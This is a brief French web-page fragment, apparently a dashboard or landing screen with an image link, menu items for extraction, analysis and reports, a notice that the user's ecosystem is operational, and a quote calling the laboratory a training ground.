
Extraction

Analyse

Rapports



Votre Écosystème est Opérationnel



« Seules l'expérience et la pratique permettent de perfectionner ses compétences. Le laboratoire est votre terrain d'entraînement. »